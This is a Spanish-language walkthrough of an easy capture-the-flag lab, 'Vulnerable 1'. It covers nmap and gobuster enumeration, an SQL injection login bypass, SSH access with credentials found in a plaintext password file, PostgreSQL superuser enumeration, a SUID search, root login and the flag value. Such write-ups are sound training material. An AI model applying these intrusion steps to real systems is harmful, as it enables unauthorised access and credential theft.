Laboratorio Vulnerable 1

Autor: samboso

Reconocimiento inicial y enumeración

Escaneo Nmap

Se realiza un escaneo de reconocimiento utilizando la herramienta para identificar los servicios expuestos.

Puerto: 21
Estado: abierto
Servicio: ftp
ftp-anon: Anonymus FTP login

Puerto: 22
Estado: abierto
Servicio: SSH
ssh-hostkey:
| 2048 bc:8d:7e:15:38:47:45:fd:9e:19:ef:95:d8:cd:45:fb (RSA)
| 256 12:76:52:4d:25:8c:c1:eb:e9:cf:44:cb:e8:b2:e9:89 (ECDSA)
|_ 256 6e:ad:fa:06:4a:2d:c3:17:01:5c:1e:d3:d1:5b:56:da (ED25519)

Puerto: 23
Estado: abierto
Servicio: tcpwrapped
Nota: Este servicio está restringido o filtrado por el sistema, puede estar abierto pero no deja interactuar con el servicio.

Puerto: 25
Estado: abierto
Servicio: smtp
Es un servidor de correo el cual es Postfix, el cual este tiene una novedad “ssl-date: TLS randomness does not represent time”, puede significar mala configuración del TLS o puede ser que el servidor no expone bien el tiempo.

Puerto: 53
Estado: abierto
Servicio: domain
ISC BIND 9.11.5 es basado en sistema Debian 10 es un servidor DNS activo que responde consultas.

Puerto: 80
Estado: abierto
Servicio: http
Se trata de un servidor apache 2.4.59 con una web Vulnerable 1| WHOAMI-LABS.COM

Puerto: 110
Estado: abierto
Servicio: Dovecot, permite a usuario leer correos desde el servidor.

Puerto: 139 / 445
Estado: abierto
Servicio: Samba smbd
Este servicio te permite compartir archivos, carpetas, autenticación de usuarios.

Puerto: 3306
Estado: abierto
Servicio: mysql

```
┌──(samlab㉿Pentest)-[~/Escritorio/Laboratorios SUID/Vulnerable1]
└─$ nmap -p- -sV -sC -sS -Pn --min-rate=5000 172.17.0.2 | tee nmap_scan
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 15:39 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000013s latency).
Not shown: 65519 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
|   2048 bc:8d:7e:15:38:47:45:fd:9e:19:ef:95:d8:cd:45:fb (RSA)
|   256 12:76:52:4d:25:8c:c1:eb:e9:cf:44:cb:e8:b2:e9:89 (ECDSA)
|_  256 6e:ad:fa:06:4a:2d:c3:17:01:5c:1e:d3:d1:5b:56:da (ED25519)
23/tcp   open  tcpwrapped
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Not valid before: 2026-01-24T09:15:00
|_Not valid after:  2036-01-22T09:15:00
|_smtp-commands: localhost.mshome.net, PIPELINING, SIZE 10240000, VRFY, ETRN, STA
RTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
```

```
53/tcp   open  domain      ISC BIND 9.11.5-P4-5.1+deb10u11 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u11-Debian
80/tcp   open  http        Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Vulnerable 1 | WHOAMI-LABS.COM
110/tcp  open  pop3        Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Not valid before: 2026-01-24T09:15:00
|_Not valid after:  2036-01-22T09:15:00
|_pop3-capabilities: SASL PIPELINING STLS AUTH-RESP-CODE CAPA RESP-CODES UIDL TOP
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Not valid before: 2026-01-24T09:15:00
|_Not valid after:  2036-01-22T09:15:00
|_imap-capabilities: more LOGIN-REFERRALS IMAP4rev1 STARTTLS Pre-login LITERAL+ I
DLE post-login LOGINDISABLEDA0001 listed ENABLE have SASL-IR OK ID capabilities
|_ssl-date: TLS randomness does not represent time
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
993/tcp  open  ssl/imap    Dovecot imapd
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: LOGIN-REFERRALS AUTH=PLAINA0001 OK more LITERAL+ IDLE Pre-lo
```

Se ejecuta la herramienta Gobuster para poder hacer fuerza bruta de directorios y archivos en una web.
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt --exclude-length 404

Modo **dir** = búsqueda de:

- carpetas (/admin)
- archivos (login.php)

-u http://172.17.0.2

- URL objetivo
- En tu caso: una máquina local (probablemente Docker o lab)

-w /usr/share/wordlists/...

- Wordlist (diccionario)
- Contiene miles de nombres comunes:
  - admin
  - login
  - backup
  - uploads

Gobuster prueba:

http://172.17.0.2/admin
http://172.17.0.2/login

-x php,html,txt

- Extensiones a probar

Entonces también intenta:

/admin.php
/login.html
/backup.txt

--exclude-length 404


- Filtra respuestas por tamaño


  Significa:

- Ignora respuestas que tengan **longitud 404 bytes**
- Algunas webs devuelven:
  - "Not Found" pero con código 200
  - páginas falsas de error


```
┌──(samlab㉿Pentest)-[~/Escritorio/Laboratorios SUID/Vulnerable1]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory
-list-2.3-medium.txt -x php,html,txt --exclude-length 404
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-me
dium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 7771]
info.php             (Status: 200) [Size: 83891]
config.php           (Status: 200) [Size: 0]
server-status        (Status: 403) [Size: 275]
Progress: 882232 / 882232 (100.00%)
===============================================================
Finished
===============================================================
```

Accedemos a la web http://172.17.0.2





Usamos el Payload que indica la página: admin’ OR ‘1’=’1’, nos muestra la lista completa de usuarios.



Se realiza acceso por SSH con las credenciales descubiertos en el paso anterior.

Al ingresar por SSH solucionamos la huella digital que tiene grabado.

ssh-keygen -f "/home/samlab/.ssh/known_hosts" -R "172.17.0.2"

ssh seiya@172.17.0.2 Password: pegasus

```
Session  Acciones  Editar  Vista  Ayuda
samlab@Pentest: ~/Escritori...boratorios SUID/Vulnerable1   seiya@v...ble1: ~

Original contents retained as /home/samlab/.ssh/known_hosts.old

┌──(samlab㉿Pentest)-[~/Escritorio/Laboratorios SUID/Vulnerable1]
└─$ ssh seiya@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:Q3H4FFg1ku+F9isiOaoguVuoeNisXmnLEw55UfNi
2+w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known host
s.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
seiya@172.17.0.2's password:
Linux vulnerable1 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1k
ali1 (2026-02-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
seiya@vulnerable1:~$
```

Realizamos un list para ver el contenido.

```
seiya@vulnerable1:~$ ls -al
total 24
drwxr-xr-x 1 seiya seiya 4096 Jan 24 09:15 .
drwxr-xr-x 1 root  root  4096 Jan 24 09:15 ..
-rw-r--r-- 1 seiya seiya  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 seiya seiya 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 root  root   132 Jan 24 09:15 .passwords.txt
-rw-r--r-- 1 seiya seiya  807 Apr 18  2019 .profile
seiya@vulnerable1:~$
```

Encontramos un archivo llamado “.passwords.txt”

```
seiya@vulnerable1:~$ cat .passwords.txt
# System Credentials - CONFIDENTIAL
seiya:pegasus
shiryu:dragon
Database: athena:cosmo
Root: athena123
PostgreSQL: hades:underworld
seiya@vulnerable1:~$
```

Se descubre credenciales para poder acceder al servidor PostgreSQL del sistema.

psql -U hades -h 172.17.0.2 -d postgres

```
seiya@vulnerable1:~$ psql -U hades -h 172.17.0.2 -d postgres
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "es_EC.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
Password for user hades:
psql (11.22 (Debian 11.22-0+deb10u2))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 25
6, compression: off)
Type "help" for help.

postgres=#
```

Ingresamos el comando \conninfo el cual muestra la información de tu conexión actual en PostgreSQL.

Con el comando \l se realiza la enumeración de las bases de datos, se observa cuatro bases de datos (codelab, postgres, template0, template1) y también se identifica los permisos asociados al usuario autenticado.

```
postgres=# \conninfo
You are connected to database "postgres" as user "hades" on host "172.17.0.
2" at port "5432".
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 25
6, compression: off)
postgres=# \du
                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+----------
 hades     | Superuser                                                  | {}
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}

postgres=#
```

```
postgres=# \l
                                  List of databases
   Name    |  Owner   | Encoding | Collate |  Ctype  |   Access privileges
-----------+----------+----------+---------+---------+-----------------------
 codelab   | hades    | UTF8     | C.UTF-8 | C.UTF-8 |
 postgres  | postgres | UTF8     | C.UTF-8 | C.UTF-8 |
 template0 | postgres | UTF8     | C.UTF-8 | C.UTF-8 | =c/postgres          +
           |          |          |         |         | postgres=CTc/postgres
 template1 | postgres | UTF8     | C.UTF-8 | C.UTF-8 | =c/postgres          +
           |          |          |         |         | postgres=CTc/postgres
(4 rows)

postgres=#
```

Se confirma que el usuario hades posee permisos de superusuario.

```
                                   List of roles
 Role name |                         Attributes                                | M
-----------+-------------------------------------------------------------------+--
 hades     | Superuser                                                         | {
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS        | {
```

Se cambia el contexto a la base de datos codelab utilzando \c codelab.

```
postgres=# \c codelab
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 25
6, compression: off)
You are now connected to database "codelab" as user "hades".
```

Se lista las tablas \dt identificándose la tabla users.

```
codelab=# \dt
          List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | users | table | postgres
(1 row)
```

Realizamos la consulta a la tabla users SELECT * FROM users; reveló los registros de usuarios (id, username, contraseña y correo).

```
codelab=# SELECT * FROM users;
 id | username |  password  |          email
----+----------+------------+-----------------------
  1 | admin    | admin123   | admin@codelab.local
  2 | hades    | underworld | hades@olympus.local
  3 | seiya    | pegasus    | seiya@sanctuary.local
  4 | admin    | admin123   | admin@codelab.local
  5 | hades    | underworld | hades@olympus.local
  6 | seiya    | pegasus    | seiya@sanctuary.local
(6 rows)

codelab=#
```

Se verifica que a parte de lo encontrado no hay flags o información adicional por lo que se regresa a la conexión por SSH del usuario seiya, para proceder a buscar binarios SUID.

find / -perm -4000 2>/dev/null

```
seiya@vulnerable1:~$ find / -perm -4000 2>/dev/null
/sbin/unix_chkpwd
/sbin/mount.nfs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/telnetlogin
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/bin/mount
/bin/su
/bin/ping
/bin/umount
seiya@vulnerable1:~$
```

Hay que recalcar que en el archivo .passwords.txt se identificó la credencial root con su password athena123, ingresamos por ssh con las credenciales root.

```
samlab@Pen...ulnerable1   ...   ...   samlab@Pen...ulnerable1
┌──(samlab㉿Pentest)-[~/Escritorio/Laboratorios SUID/Vulnerable1]
└─$ ssh root@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@172.17.0.2's password:
Linux vulnerable1 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1k
ali1 (2026-02-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@vulnerable1:~# ls
flag.txt
root@vulnerable1:~#
```

Encontramos la flag.txt,

FLAG{4th3n4_pr0t3ct5_th3_s4nctuary_0f_vuln3r4b1l1ty}

```
root@vulnerable1:~# cat flag.txt
FLAG{4th3n4_pr0t3ct5_th3_s4nctuary_0f_vuln3r4b1l1ty}
root@vulnerable1:~#
```

```
[v] Laboratorio desplegado correctamente.

  LAB: VULNERABLE 1
  DIFICULTAD: ★☆☆☆☆☆☆☆ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{ ... }): FLAG{4th3n4_pr0t3ct5_th3_s4nctuary_0f_
vuln3r4b1l1ty}

¡Felicitaciones! Has comprometido Vulnerable 1.

FECHA Y HORA: 2026-04-03 20:03:13 -0500

[*] Presiona Ctrl+C para eliminar el laboratorio
```